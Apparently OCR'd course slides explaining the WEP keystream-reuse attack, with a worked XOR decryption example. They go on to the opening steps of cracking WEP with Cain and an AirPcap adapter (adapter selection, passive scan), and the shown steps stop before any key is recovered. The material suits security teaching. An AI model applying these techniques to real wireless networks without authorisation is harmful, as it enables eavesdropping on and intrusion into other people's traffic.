
Key Stream Collection

IV	Key stream (k_i)
11 22 33	98 7f 3e 4e 22 …
9e 34 5c	66 2e 39 87 11 …

- Trudy causes Alice to encrypt known plaintext p_1 p_2 p_3 p_4 …
- Trudy sniffs traffic and sees: c_i which is p_i XOR k_i
  - Trudy now knows c_i and p_i
  - Can compute $k_i = c_i$ XOR p_i
- Trudy knows encrypting key sequence k_1 k_2 k_3 …
- Next time this IV is used, Trudy can decrypt!
- Trudy can create a table (dictionary) containing all 2^{24} IVs
  - 1500 bytes for each of the 2^{24} possible IVs
  - Would require about 24 GB but …
    - Trudy never needs to know the secret (WEP) key


Passive Key Stream Collection

Trudy causes Alice to encrypt known plaintext $p_1\ p_2\ p_3\ p_4\ \ldots$



Trudy, impersonating Bob, asks Alice to send a huge file known to Trudy

Using Collected Key Streams To Decode



Now when Alice sends packets
Trudy can decrypt

Using Collected Key Streams To Decode

One-byte example in binary:

FIRST BYTE

11010101 (D5)		Plaintext 1	Plaintext (p) Trudy got Alice to send in frame 1
00100101 (25)	XOR	Ciphertext 1	Ciphertext (c) seen by Trudy
11110000 (F0)		Key stream	Trudy saves IV from a frame and the key stream (F0) she derived k = c xor p
00101010 (2A)		Plaintext 2	Alice sends data unknown to Trudy in another frame but uses same IV
11110000 (F0)	XOR	Key stream	
11011010 (DA)		Ciphertext 2	Trudy sees c and notes the same IV used for both frames
11110000 (F0)	XOR	Key stream	
00101010 (2A)		Plaintext 2	Trudy looks up IV in table and uses corresponding key stream (F0) to decipher the cipher text

What Trudy knows/sees

What Trudy derives

Enough Theory... Let's Get Crackin'

Cracking Tools

Cain – Windows


- Requires use of AirPcap wireless adapter
- Driver installation is very finicky
  - Install driver before inserting adapter
  - Driver **`setup_airpcap_4_1_3.exe`** installs and works with Windows 10
- Other wireless NICs usually do not work
- AirPcap Tx: USB 802.11b/g Adapter (capture + injection) - $300

Aircrack-ng - Linux

- Suite of tools including:
  - Airodump – wireless packet sniffer
  - Aircrack – WEP cracker


Cain – WEP Cracking

- It's (almost) as easy as 1-2-3




Cain – WEP Cracking - Setup

- Cain can crack WEP by capturing IV's through active ARP requests and passive monitoring
- Access Cain's WEP cracking by selecting "Wireless" Tab




Cain – WEP Cracking – Select Adapter

- Connect AirPcap adapter
- Select **`\\airpcap00`** as adapter
- Ensure "Hopping on BG Channels" is selected




Cain – WEP Cracking – Find Target

- Begin scan by clicking "Passive Scan"
  - ID access points using WEP
    - In this case "test" is using WEP on Channel 11

